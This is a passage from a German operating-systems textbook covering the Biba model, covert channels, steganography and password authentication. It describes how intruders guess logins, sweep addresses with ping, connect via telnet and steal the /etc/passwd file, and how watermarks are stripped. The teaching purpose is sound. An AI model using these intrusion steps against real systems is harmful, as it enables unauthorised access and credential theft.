Das Problem beim Bell-LaPadula-Modell ist, dass es zum Bewahren von Geheimnissen entwickelt wurde, und nicht, um die Integrität der Daten zu garantieren. Um dies zu erreichen, benötigen wir genau die umgekehrten Eigenschaften (Biba, 1977):

- 1.** Die **Simple-Integrity-Regel**: Ein Prozess, der auf Sicherheitsstufe k läuft, kann nur auf Objekte seiner oder einer niedrigeren Stufe schreiben (kein Aufwärtsschreiben).
- 2.** Die **Integrity-*-Regel**: Ein Prozess, der auf Sicherheitsstufe k läuft, kann nur Objekte seiner oder einer höheren Stufe lesen (kein Abwärtslesen).

Gemeinsam stellen diese beiden Eigenschaften sicher, dass der Programmierer die Datei des Hausmeisters mit Informationen ändern kann, die vom Vorstand bezogen wurden, aber nicht umgekehrt. Einige Organisationen wollen natürlich sowohl die Bell-LaPadula-Eigenschaften als auch die Biba-Eigenschaften, aber diese sind schwer gleichzeitig zu realisieren, da sie im direkten Konflikt zueinander stehen.

9.3.8 Verdeckte Kanäle

Alle diese Ideen über formale Modelle und beweisbar sichere Systeme klingen großartig – aber funktionieren sie wirklich? Mit einem Wort: nein. Sogar in einem System, das auf einem korrekten Sicherheitsmodell aufbaut, dessen Sicherheit bewiesen worden ist und das ferner korrekt implementiert wurde, können immer noch Sicherheitslücken auftauchen. In diesem Abschnitt untersuchen wir, wie Informationen nach wie vor nach außen dringen können, obwohl streng mathematisch bewiesen wurde, dass ein solches Leck unmöglich ist. Diese Ideen beruhen auf Lampson (1973).

Lampsons Modell wurde ursprünglich im Hinblick auf einzelne Timesharing-Systeme formuliert, aber die Idee kann auf LANs oder andere Mehrbenutzerumgebungen übertragen werden. In seiner reinsten Form umfasst das Modell drei Prozesse auf einer geschützten Maschine. Der erste Prozess ist der Client, der will, dass der zweite Prozess, der Server, irgendeine Aufgabe durchführt. Client und Server vertrauen sich gegenseitig nicht vollständig. Die Aufgabe des Servers könnte zum Beispiel sein, Clients beim Ausfüllen ihrer Steuerformulare zu helfen. Die Clients sind darüber besorgt, dass der Server heimlich ihre Finanzdaten aufzeichnet, indem er beispielsweise eine geheime Liste darüber anfertigt, wer wie viel verdient, und diese Liste dann verkauft. Der Server ist besorgt, dass die Clients versuchen könnten, das wertvolle Steuerprogramm zu stehlen.

Der dritte Prozess ist der Kollaborateur, der mit dem Server unter einer Decke steckt, um tatsächlich die vertraulichen Daten des Clients zu stehlen. Der Kollaborateur und der Server gehören typischerweise zur gleichen Person. Die drei Prozesse werden in ▶Abbildung 9.14 gezeigt. Der Zweck dieser Übung ist es, ein System zu konstruieren, in dem es für den Server unmöglich ist, dem Kollaborateur-Prozess die Informationen zuzuspielen, die er legitim vom Client-Prozess erhalten hat. Lampson nannte dies das **Confinement-Problem**.




Abbildung 9.14: (a) Die Client-, Server- und Kollaborateur-Prozesse (b) Der gekapselte Server kann über verdeckte Kanäle immer noch Informationen zum Kollaborateur übermitteln.

Aus Sichtweise der Systementwickler ist es das Ziel, den Server so zu kapseln oder einzuschränken (*confine*), dass er keine Informationen zum Kollaborateur weitergeben kann. Mit der Verwendung eines Schutzmatrixtverfahrens können wir auf einfache Weise garantieren, dass der Server nicht mit dem Kollaborateur kommunizieren kann, indem er in eine Datei schreibt, auf die der Kollaborateur Lesenzugriff hat. Wir können wahrscheinlich auch sicherstellen, dass der Server nicht unter Verwendung von Methoden zur Interprozesskommunikation mit dem Kollaborateur kommunizieren kann.

Doch leider können auch subtilere Kommunikationskanäle existieren. Ein Server kann zum Beispiel wie folgt versuchen, einen Bit-Strom zu übermitteln: Um ein 1-Bit zu senden, rechnet er für ein festes Zeitintervall so heftig, wie er nur kann. Um ein 0-Bit zu senden, legt er sich für die gleiche Zeitspanne schlafen.

Der Kollaborateur kann versuchen, den Bit-Strom zu entdecken, indem er die Antwortzeit sorgfältig überwacht. Er wird im Allgemeinen eine schnellere Antwort erhalten,

wenn der Server eine 0 sendet, als dies beim Senden einer 1 der Fall wäre. Dieser Kommunikationskanal ist als **verdeckter Kanal** (*covert channel*) bekannt, er ist in ►Abbildung 9.14(b) dargestellt.

Der verdeckte Kanal ist natürlich ein verrauschter Kanal, der viel Störinformation enthält. Informationen können aber über einen verrauschten Kanal verlässlich gesendet werden, wenn ein fehlerkorrigierender Code (z.B. ein Hamming-Code oder sogar etwas noch Ausgeklügelteres) benutzt wird. Die Verwendung eines fehlerkorrigierenden Codes verringert die ohnehin kleine Bandbreite des verdeckten Kanals noch mehr, aber sie kann immer noch hoch genug sein, um wesentliche Informationen weiterzugeben. Es ist recht offensichtlich, dass kein Schutzmodell, das auf einer Matrix von Objekten und Domänen basiert, Sicherheitslücken dieser Art verhindern kann.

Die Modulation der CPU-Nutzung ist nicht der einzige verdeckte Kanal. Es könnte ebenso gut die Paging-Rate moduliert werden (viele Seitenfehler für eine 1, keine Seitenfehler für eine 0). In der Tat ist fast jede Methode geeignet, bei der die Systemleistung taktgesteuert verringert wird. Stellt das System eine Möglichkeit zum Sperren von Dateien zur Verfügung, dann kann der Server einige Dateien sperren, um eine 1 anzuzeigen, und diese freigeben, um eine 0 anzuzeigen. In einigen Systemen kann es für einen Prozess möglich sein, den Sperrzustand sogar von solchen Dateien festzustellen, auf die er nicht zugreifen kann. Dieser verdeckte Kanal wird in ►Abbildung 9.15 gezeigt. Darin wird die Datei für ein festes Zeitintervall, das sowohl dem Server als auch dem Kollaborator bekannt ist, gesperrt oder freigegeben. In diesem Beispiel wird der geheime Bitstrom 11010100 übertragen.




Abbildung 9.15: Verdeckter Kanal, der das Sperren von Dateien benutzt

Das Sperren und Freigeben einer vorher bestimmten Datei S ist kein besonders verrauschter Kanal, es ist aber eine ziemlich genaue zeitliche Koordinierung erforderlich, es sei denn, die Bitrate ist sehr niedrig. Die Zuverlässigkeit und die Leistung lassen sich sogar noch weiter steigern, wenn ein Protokoll mit Empfangsbestätigung verwendet wird. Dieses Protokoll nutzt zwei weitere Dateien F_1 und F_2 , die vom Server beziehungsweise vom Kollaborator gesperrt werden, um die beiden Prozesse synchron zu halten. Nachdem der Server die Datei S gesperrt oder freigegeben hat, wechselt er den Sperrzustand von F_1 , um anzusehen, dass ein Bit gesendet wurde. Sobald der Kollaborator das Bit ausgelesen hat, wechselt er den Sperrzustand von F_2 , um dem Server mitzuteilen, dass er für ein weiteres Bit bereit ist. Der Kollaborator war-

tet, bis F_1 wieder umgeschaltet wird, um anzuseigen, dass ein weiteres Bit in S vorliegt. Nachdem nun kein Takt mehr benötigt wird, ist dieses Protokoll sogar in einem stark ausgelasteten System vollkommen verlässlich. Das Protokoll kann so schnell ausgeführt werden, wie die beiden Prozesse vom Scheduler eingeteilt werden können. Und warum sollte man zur Erhöhung der Bandbreite nicht pro Protokollschrift zwei Dateien verwenden oder gar mit acht Signaldateien (S_0 bis S_7) einen Kanal von einem Byte Breite realisieren?

Das Belegen und die Freigabe bestimmter Ressourcen (Bandlaufwerke, Plotter usw.) können ebenfalls zur Nachrichtenübermittlung verwendet werden. Der Server belegt das Betriebsmittel, um eine 1 zu senden; wenn er eine 0 senden will, gibt er sie frei. In UNIX könnte der Server eine Datei erzeugen, um eine 1 zu signalisieren, und die Datei löschen, um eine 0 zu übermitteln. Der Kollaborateur könnte den `access`-Systemaufruf verwenden, um zu prüfen, ob die Datei existiert. Dies funktioniert sogar dann, wenn der Kollaborateur keine Berechtigung hat, die Datei zu nutzen. Unglücklicherweise existieren noch viele andere verdeckte Kanäle.

Lampson erwähnte auch eine Möglichkeit, Informationen dem (menschlichen) Besitzer des Server-Prozesses zukommen zu lassen. Wahrscheinlich wird der Prozess berechtigt sein, seinem Besitzer mitzuteilen, wie viel Arbeit er im Auftrag des Clients erledigt hat, damit dem Client eine Rechnung gestellt werden kann. Beträgt zum Beispiel die tatsächliche Rechnung 100 Euro und das Einkommen des Clients ist 53.000 Euro, dann kann der Server seinem Besitzer 100,53 Euro als Rechnungssumme übermitteln.

Es ist extrem schwierig, alle verdeckten Kanäle zu finden, geschweige denn, sie zu blockieren. In der Praxis gibt es wenig, was getan werden kann. Es ist kein verlockender Vorschlag, einen Prozess einzuführen, der zufällig Seitenfehler erzeugt oder seine Zeit auf andere Weise damit verbringt, die Systemleistung zu verringern, um dadurch die Bandbreite der verdeckten Kanäle zu reduzieren.

Steganografie

Eine etwas andere Sorte von verdeckten Kanälen kann verwendet werden, um selbst in Gegenwart eines menschlichen oder automatisierten Zensors, der alle Nachrichten zwischen Prozessen inspiziert und verdächtige Nachrichten zurückweist, geheime Informationen zwischen Prozessen auszutauschen. Man stelle sich zum Beispiel ein Unternehmen vor, das alle ausgehenden E-Mails, die von den Angestellten der Firma gesendet werden, von Hand überprüft, um dadurch sicherzustellen, dass keine Geheimnisse an Komplizen oder Konkurrenten außerhalb der Firma verraten werden. Gibt es für den Angestellten eine Möglichkeit, vor den Augen des Zensors eine beträchtliche Menge vertraulichen Materials zu schmuggeln? Ja, die gibt es.

Sehen wir uns als ein typisches Beispiel dafür ►Abbildung 9.16(a) an. Dieses Foto, das vom Autor in Kenia geschossen wurde, enthält drei Zebras, die eine Akazie betrachten. ►Abbildung 9.16(b) scheint aus den gleichen drei Zebras und der gleichen Akazie zu bestehen, es enthält aber eine zusätzliche Attraktion. In ihm ist der vollständige, ungekürzte Text von fünf Theaterstücken von Shakespeare eingebettet: *Hamlet*, *König Lear*,

Macbeth, *Der Kaufmann von Venedig* und *Julius Caesar*. Zusammen haben die Stücke über 700 KB Text.




Abbildung 9.16: (a) Drei Zebras und ein Baum (b) Drei Zebras, ein Baum und der vollständige Text von fünf Theaterstücken von William Shakespeare

Wie funktioniert dieser verdeckte Kanal? Das Originalfarbbild besteht aus 1.024×786 Pixel. Jedes Pixel besteht aus drei 8-Bit-Zahlen, je eine für den Rot-, Grün- und Blauanteil des Pixels. Die Farbe des Pixels wird durch die lineare Überlagerung der drei Farben bestimmt. Die Codierungsmethode nutzt das niederwertige Bit eines jeden RGB-Farbwerts als einen verdeckten Kanal. Daher hat jedes Pixel Platz für 3 Bits geheimer Information: ein Bit im Rotwert, eines im Grünwert und eines im Blauwert. Bei einem Bild dieser Größe können bis zu $1.024 \times 768 \times 3$ Bit (bzw. 294.912 Byte) geheimer Information gespeichert werden.

Der vollständige Text der fünf Stücke sowie eine kurze Notiz summieren sich auf 734.891 Byte. Diese wurden zuerst mit einem Standard-Kompressionsalgorithmus auf ungefähr 274 KB komprimiert. Die komprimierten Daten wurden anschließend verschlüsselt und in die niederwertigen Bits jedes Farbwerts eingebunden. Wie man sieht (oder eigentlich: wie man nicht sieht), ist die Existenz der Information komplett unsichtbar, selbst in der großen Farbversion des Fotos. Das Auge kann nicht ohne Weiteres den Unterschied zwischen 7-Bit-Farben und 8-Bit-Farben wahrnehmen. Nachdem das Bild den Zensor passiert hat, extrahiert der Empfänger alle niederwertigen Bits, entschlüsselt diese, wendet den Dekompressionsalgorithmus an und bekommt somit die ursprünglichen 734.891 Byte wieder. Das Verstecken der Existenz von Information wird **Steganografie** genannt (nach dem griechischen Wort für „verstecktes Schreiben“). Steganografie ist nicht sonderlich beliebt in Diktaturen, wo versucht wird, die Kommunikation einzuschränken, doch umso beliebter bei Menschen, die fest an die Redefreiheit glauben.

Das Betrachten der Schwarz-Weiß-Bilder mit niedriger Auflösung wird der Mächtigkeit dieser Technik nicht gerecht. Um ein besseres Gefühl dafür zu bekommen, wie Steganografie funktioniert, hat der Autor eine Demonstration vorbereitet. Diese enthält das Farbbild aus ►Abbildung 9.16(b) mit den fünf eingebetteten Shakespeare-Stü-

[Link](#)

cken. Die Demonstration finden Sie unter www.cs.vu.nl/~ast/. Klicken Sie auf den „covered writing“-Link unter der Überschrift STEGANOGRAPHY DEMO. Folgen Sie dann den Anweisungen auf dieser Seite, um das Bild und die Steganografie-Programme herunterzuladen, die zum Extrahieren der Stücke benötigt werden.

Eine weitere Nutzung von Steganografie besteht darin, verborgene Wasserzeichen in Bilder einzufügen, die auf Webseiten genutzt werden. Dies dient dazu, deren Diebstahl und Wiederverwendung auf anderen Webseiten zu erkennen. Wenn Ihre Webseite ein Bild mit der geheimen Nachricht „Copyright 2008, General Images Corporation“ enthält, dann werden Sie vermutlich Schwierigkeiten haben, einen Richter davon zu überzeugen, dass Sie das Bild selbst produziert haben. Musik, Filme und anderes Material können ebenfalls mit Wasserzeichen versehen werden.

Diese Nutzung von Wasserzeichen motiviert natürlich wieder einige Leute dazu, nach Wegen zu suchen, diese zu entfernen. Ein Verfahren, das Informationen in den niederwertigen Bits eines jeden Pixels speichert, kann folgendermaßen gebrochen werden: Das Bild wird im Uhrzeigersinn um ein Grad rotiert, dann wird es mit einer verlustbehafteten Transformation wie JPEG konvertiert und anschließend wieder um ein Grad zurückdreht. Zum Schluss wird das Bild in das ursprüngliche Codiersystem (z.B. gif, bmp, tif) zurückkonvertiert. Die verlustbehaftete JPEG-Konvertierung wird die niederwertigen Bits durcheinanderbringen. Die Drehungen sind mit aufwändigen Gleitkommaberechnungen verbunden, die Rundungsfehler einführen und somit den niederwertigen Bits Rauschen hinzufügen. Die Leute, die Wasserzeichen einfügen, wissen dies (bzw. sollten es wissen). Deshalb fügen sie die Urheberinformation redundant ein und verwenden außer den niederwertigen Bits der Pixel noch andere Verfahren. Im Gegenzug spornt dies die Angreifer dazu an, nach besseren Beseitigungstechniken zu suchen und so weiter und so fort.

9.4 Authentifizierung

Jedes *sichere* Computersystem muss von allen Benutzern verlangen, dass sie sich zum Login-Zeitpunkt authentifizieren. Schließlich kann das Betriebssystem nicht wissen, wer der Benutzer ist und auf welche Dateien oder anderen Betriebsmittel er zugreifen darf. Auch wenn Authentifizierung wie ein triviales Thema klingt, ist es doch komplizierter, als Sie vielleicht erwarten. Lesen Sie daher weiter.

Benutzerauthentifizierung gehört zu den Dingen, die wir unter „Ontogenese“ rekapituliert die Phylogenetese“ in Abschnitt 1.5.7 angesprochen haben. Die ersten Großrechner wie der ENIAC hatten kein Betriebssystem, geschweige denn eine Login-Prozedur. Spätere Stapelverarbeitungs- und Timesharing-Systeme auf Großrechnern hatten üblicherweise eine Login-Prozedur, um Jobs und Benutzer zu authentifizieren.

Die ersten Minicomputer (z.B. PDP-1 und PDP-8) hatten keine Login-Prozedur, aber mit der Verbreitung von UNIX auf dem PDP-11-Minicomputer wurde das Login-Verfahren wieder benötigt. Die ersten Personalcomputer (z.B. Apple II und der originale IBM PC) hatten keine Login-Prozedur, aber höher entwickelte PC-Betriebssysteme wie

Linux und Windows Vista besitzen eine solche Prozedur (wobei törichte Benutzer sie ausschalten können). Maschinen in einem Unternehmensnetzwerk haben fast immer eine Login-Prozedur, die so konfiguriert ist, dass kein Benutzer sie umgehen kann. Außerdem melden sich heutzutage viele Leute (indirekt) auf entfernten Computern zum Internet-Banking, Online-Shopping, Herunterladen von Musik oder für andere kommerzielle Aktivitäten an. All diese Dinge erfordern einen authentifizierten Login, so dass Benutzerauthentifizierung wieder zu einem wichtigen Thema geworden ist.

Nachdem wir nun festgestellt haben, dass Authentifizierung oft wichtig ist, besteht der nächste Schritt darin, eine gute Methode dafür zu finden. Die meisten Methoden zur Benutzerauthentifizierung beim Login basieren auf einem von drei allgemeinen Prinzipien, nämlich der Identifikation von

- 1.** etwas, das der Benutzer weiß;
- 2.** etwas, das der Benutzer besitzt;
- 3.** etwas, das der Benutzer ist.

Manchmal werden auch zwei davon zur zusätzlichen Sicherheit gefordert. Diese Prinzipien führen zu unterschiedlichen Authentifizierungsverfahren mit unterschiedlichen Komplexitäten und Sicherheitseigenschaften. In den folgenden Abschnitten werden wir jedes der Prinzipien der Reihe nach untersuchen.

Leute, die in einem bestimmten System Ärger verursachen wollen, müssen sich zuerst in das System einloggen. Das bedeutet, sie müssen die Authentifizierungsprozedur überwinden, egal welche Prozedur benutzt wird. In der Boulevardpresse werden diese Leute **Hacker** genannt. In der Computerwelt ist der Begriff „Hacker“ jedoch ein Ehrentitel für hervorragende Programmierer. Selbst wenn einige davon Schurken sein mögen – die meisten sind es nicht. Aus Respekt vor den wahren Hackern werden wir den Begriff in seiner ursprünglichen Bedeutung benutzen. Dagegen bezeichnen wir Leute, die illegal versuchen, in Computersysteme einzubrechen, als **Cracker**. Manchmal wird auch zwischen **White-Hat-Hackern** (den Guten) und **Black-Hat-Hackern** (den Bösen) unterschieden, aber unserer Erfahrung nach halten sich die meisten Hacker ständig im Haus auf und tragen demzufolge überhaupt keine Hüte, deshalb sind sie modisch auch nicht auseinanderzuhalten.

9.4.1 Authentifizierung durch Passwörter

Bei der am weitesten verbreiteten Form der Authentifizierung wird der Benutzer aufgefordert einen Login-Namen und ein Passwort einzugeben. Passwortschutz ist einfach zu verstehen und einfach zu implementieren. Die einfachste Implementierung hält eine zentrale Liste von (Login-Name, Passwort)-Paaren. Der eingegebene Login-Name wird in der Liste gesucht und das eingetippte Passwort wird mit dem gespeicherten Passwort verglichen. Stimmen sie überein, dann wird das Login erlaubt, ansonsten wird es abgelehnt.

Es versteht sich fast von selbst, dass die eingetippten Buchstaben nicht am Computer angezeigt werden, wenn ein Passwort eingegeben wird, um sie vor neugierigen Augen in der Nähe des Monitors zu schützen. In Windows wird für jeden eingegebenen Buchstaben ein Stern dargestellt, in UNIX wird gar nichts dargestellt. Diese Verfahren haben unterschiedliche Eigenschaften. Das Vorgehen bei Windows erleichtert es zerstreuten Benutzern festzustellen, wie viele Zeichen sie bis jetzt eingetippt haben. Es verrät „Lauschern“ aber auch die Länge des Passworts (aus irgendwelchen Gründen gibt es zwar ein Wort für auditive, aber nicht für visuelle Schnüffler, außer „Spanner“, doch das scheint in diesem Kontext nicht zu passen). Aus Sicherheitsperspektive ist Schweigen Gold.

Ein weiterer Bereich, in dem eine nicht ganz korrekte Umsetzung schwerwiegende Folgen für die Sicherheit hat, wird in ►Abbildung 9.17 dargestellt. ►Abbildung 9.17(a) zeigt ein erfolgreiches Login: Die Ausgabe des Systems wird in Großbuchstaben und die Eingabe des Benutzers in Kleinbuchstaben dargestellt. ►Abbildung 9.17(b) zeigt den fehlgeschlagenen Login-Versuch durch einen Cracker in System A. In ►Abbildung 9.17(c) wird der fehlgeschlagene Login-Versuch durch einen Cracker in System B gezeigt.

LOGIN: mitch PASSWORD: FooBar!-7 SUCCESSFUL LOGIN	LOGIN: carol INVALID LOGIN NAME LOGIN:	LOGIN: carol PASSWORD: Idunno INVALID LOGIN LOGIN:
---	--	---

a

b

c

Abbildung 9.17: (a) Erfolgreiches Login. (b) Login abgewiesen, nachdem Name eingegeben wurde.
(c) Login abgewiesen, nachdem Name und Passwort eingetippt wurden

In ►Abbildung 9.17(b) beschwert sich das System, sobald es einen ungültigen Login-Namen erkennt. Dies ist ein Fehler, da der Cracker nun so lange Login-Namen ausprobieren kann, bis ein gültiger Login-Name gefunden wird. In ►Abbildung 9.17(c) wird der Cracker immer nach einem Passwort gefragt und bekommt keine Rückmeldung darüber, ob nicht bereits der Login-Name ungültig ist. Er erfährt nur, dass die versuchte Kombination von Login-Name plus Passwort falsch ist.

Noch eine kleine Randbemerkung zum Login: Die meisten Notebooks sind so konfiguriert, dass ein Login-Name und ein Passwort erforderlich sind, um die Inhalte zu schützen, falls das Notebook verloren geht oder gestohlen wird. Obwohl besser als nichts, ist das nicht viel besser als nichts. Jeder, der das Notebook in die Finger bekommt, kann es einschalten und direkt in das BIOS-Konfigurationsmenü gehen, indem er ENTF, F8 oder eine BIOS-spezifische Taste drückt (die in der Regel auf dem Bildschirm angezeigt wird), bevor das Betriebssystem hochgefahren wird. Ist man im BIOS-Menü, kann man die Boot-Reihenfolge ändern und z.B. festlegen, dass erst vom USB-Stick gestartet wird, bevor auf die Festplatte zugegriffen wird. Der Finder führt dann seinen USB-Stick ein, der ein vollständiges Betriebssystem enthält, und fährt den Computer von dort hoch. Danach kann die Festplatte eingehängt werden (unter UNIX) oder als Laufwerk D: bezeichnet werden (Windows). Um diese Situation zu verhindern, können die

Benutzer das BIOS- Konfigurationsmenü durch ein Passwort schützen, so dass nur der Besitzer die Boot-Reihenfolge verändern kann. Wenn Sie also ein Notebook besitzen, hören Sie jetzt auf zu lesen. Belegen Sie Ihr BIOS mit einem Passwort, dann können Sie weiterlesen.

Wie Cracker einbrechen

Die meisten Cracker brechen ein, indem sie sich einfach mit dem Zielcomputer verbinden (z.B. über das Internet) und so viele (Login-Name, Passwort)-Kombinationen ausprobieren, bis sie eine finden, die funktioniert. Viele Leute benutzen ihren Namen in der einen oder anderen Form als Login-Namen. Für Ellen Ann Smith sind z.B. ellen, smith, ellen_smith, ellen-smith, ellen.smith, esmith, easmith und eas denkbare Kandidaten. Bewaffnet mit einem Buch der Sorte *4096 Namen für Ihr Baby* und einem Telefonbuch voller Nachnamen kann ein Cracker mithilfe eines Computers leicht eine Liste von potenziellen Login-Namen erstellen, die dem angegriffenen Land entsprechen (ellen_smith mag in den USA oder England prima funktionieren, aber wahrscheinlich nicht in Japan).

Natürlich reicht es nicht, den Login-Namen zu erraten, es muss auch das Passwort erraten werden. Wie schwer ist das? Leichter, als man denkt. Die klassische Arbeit zur Passwortsicherheit wurde von Morris und Thompson (1979) auf UNIX-Systemen durchgeführt. Sie erstellten eine Liste von wahrscheinlichen Passwörtern: Vor- und Nachnamen, Straßennamen, Namen von Städten, Wörter aus einem mittelgroßen Wörterbuch (auch rückwärts geschriebene Wörter), Autokennzeichen und kurze Ketten zufälliger Buchstaben. Sie verglichen ihre Liste mit der Passworddatei des Systems, um zu prüfen, ob es Übereinstimmungen gab: Über 86% aller Passwörter erschienen in ihrer Liste. Ein ähnliches Ergebnis wurde von Klein (1990) erzielt.

Damit niemand auf die Idee kommt, dass höher qualifizierte Benutzer Passwörter mit höherer Qualität auswählen: Dies ist nicht der Fall. Eine 1997 durchgeföhrte Studie über die im Finanzdistrikt Londons benutzten Passwörter ergab, dass 82% einfach zu erraten waren. Häufig benutzte Passwörter waren Begriffe aus dem Sexuellen, Schimpfwörter, Namen von Leuten (oft von Familienmitgliedern oder Sportgrößen), Urlaubsziele und alltägliche Bürogegenstände (Kabay, 1997). Ein Cracker kann also ohne großen Aufwand Listen von potenziellen Login-Namen und Passwörtern erstellen.

Das Wachstum des Webs hat das Problem noch vergrößert. Anstatt eines einzigen Passwortes haben viele Leute jetzt ein Dutzend oder mehr. Da es schwierig ist, sie sich alle zu merken, geht die Tendenz dahin, sich einfache, schwache Passwörter auszudenken und diese dann auf vielen Websites zu benutzen (Florencio und Herley, 2007; Gaw und Felten, 2006).

Ist es wirklich von Bedeutung, ob Passwörter leicht zu erraten sind? Ja, unbedingt. Die Zeitung *San Jose Mercury News* berichtete 1998 über Peter Shipley, einen Bürger aus Berkeley, der mehrere unbekannte Computer als **Wardialer** nutzte. Diese wählten alle 10.000 Telefonnummern an, die zu einem Fernsprechamt gehörten (z.B. (415) 770-xxxx). Die Nummern wurden in zufälliger Reihenfolge gewählt, um Abwehrmaßnah-

men der Telefongesellschaften zu vereiteln, die solch eine Nutzung ihrer Leitungen nicht gerne sahen und zu entdecken versuchten. Nachdem Shipley 2,6 Millionen Anrufe getätigt hatte, konnte er 20.000 Computer in der Bay Area ausmachen, von denen 200 keinerlei Sicherheitsvorkehrungen aufwiesen. Er schätzte, dass ein entschlossener Cracker in ungefähr 75% der übrigen Computer einbrechen könnte (Denning, 1999). Und dies passierte in der Steinzeit, als die Computer tatsächlich alle 2,6 Millionen Telefonnummern durchwählen mussten.

Cracker sind nicht auf Kalifornien beschränkt. Ein australischer Cracker versuchte das-selbe. Einer der vielen Computer, in die er einbrach, war ein Citibank-Computer in Saudi-Arabien. Es gelang ihm, Kreditkartennummern und Kreditlimits (in einem Fall 5 Millionen Dollar) sowie Aufzeichnungen über Transaktionen (darunter mindestens ein Bordellbesuch) zu erbeuten. Einer seiner Cracker-Kollegen brach ebenfalls in die Bank ein und erbeutete 4.000 Kreditkartennummern (Denning, 1999). Im Falle eines Missbrauchs solcher Daten würde die Bank sicherlich ihre Verantwortung leugnen und stattdessen behaupten, dass die Kunden diese Informationen selbst verraten hätten.

Das Internet ist zu einem Geschenk des Himmels für Cracker geworden. Es befreit sie von all der Plackerei in ihrer Arbeit. Keine Telefonnummern mehr wählen. „Wardialing“ funktioniert jetzt so: Jeder Computer im Internet besitzt eine (32-Bit-) **IP-Adresse**, die ihn identifiziert. Diese IP-Adressen werden üblicherweise in der **Dezimaldarstellung mit Punkt** (*dotted decimal notation*) als *w.x.y.z* geschrieben, wobei jede der vier Komponenten der IP-Adresse eine ganze Zahl zwischen 0 und 255 ist. Ein Cracker kann leicht feststellen, ob ein Computer diese IP-Adresse hat und in Betrieb ist, indem er Folgendes in der Shell oder am Kommando-Prompt eintippt:

```
ping w.x.y.z
```

Ist der Computer in Betrieb, so wird er antworten. Das *ping*-Programm gibt an, wie lange die Rundreise in Millisekunden gedauert hat (obwohl einige Websites jetzt *ping* abschalten, um Angriffe dieser Art zu verhindern). Es ist einfach, ein Programm zu schreiben, das an eine große Anzahl von IP-Adressen systematisch einen *ping* sendet – analog zu dem Vorgehen der Wardialer. Wenn bei Adresse *w.x.y.z* ein eingeschalteter Computer gefunden wird, kann der Cracker nun versuchen einzubrechen, indem er

```
telnet w.x.y.z
```

eingibt. Wenn der Verbindungsaufbau akzeptiert wird (was nicht der Fall sein muss, da nicht alle Systemadministratoren wahllose Logins über das Internet willkommen heißen), kann der Cracker damit beginnen, Login-Namen und Passwörter aus seinen Listen zu probieren. Zuerst funktioniert dies nur nach der Versuch-und-Irrtum-Methode. Schließlich wird der Cracker jedoch ein paar Mal in der Lage sein, einzubrechen und die Passwortdatei zu erbeuten (in UNIX-Systemen ist diese unter */etc/passwd* zu finden und oft öffentlich lesbar). Dann wird er anfangen, statistische Informationen über die Häufigkeit der Benutzung von Login-Namen zu sammeln, um zukünftige Suchen zu optimieren.

Viele Telnet-Dienste unterbrechen nach ein paar Login-Fehlversuchen die zugrunde liegende TCP-Verbindung, um Cracker auszubremsen. Cracker reagieren darauf, indem sie viele Threads parallel starten, die zugleich auf verschiedenen Zielmaschinen arbeiten. Das Ziel dabei ist, so viele Versuche pro Sekunde zu unternehmen, wie es die Ausgangsbandbreite erlaubt. Aus Cracker-Perspektive ist es kein ernsthafter Nachteil, die Threads über viele Maschinen verteilen zu müssen, die dann gleichzeitig attackiert werden.

Anstatt Maschinen in der Reihenfolge der IP-Adressen einen *ping* zu senden, kann ein Cracker auch versuchen, eine spezielle Firma, eine Universität oder eine Regierungseinrichtung gezielt anzugreifen, zum Beispiel die Universität von Dingenskirchen auf *dingenskirchen.edu*. Um die benutzten IP-Adressen herauszufinden, muss er lediglich

```
dnsquery dingenskirchen.edu
```

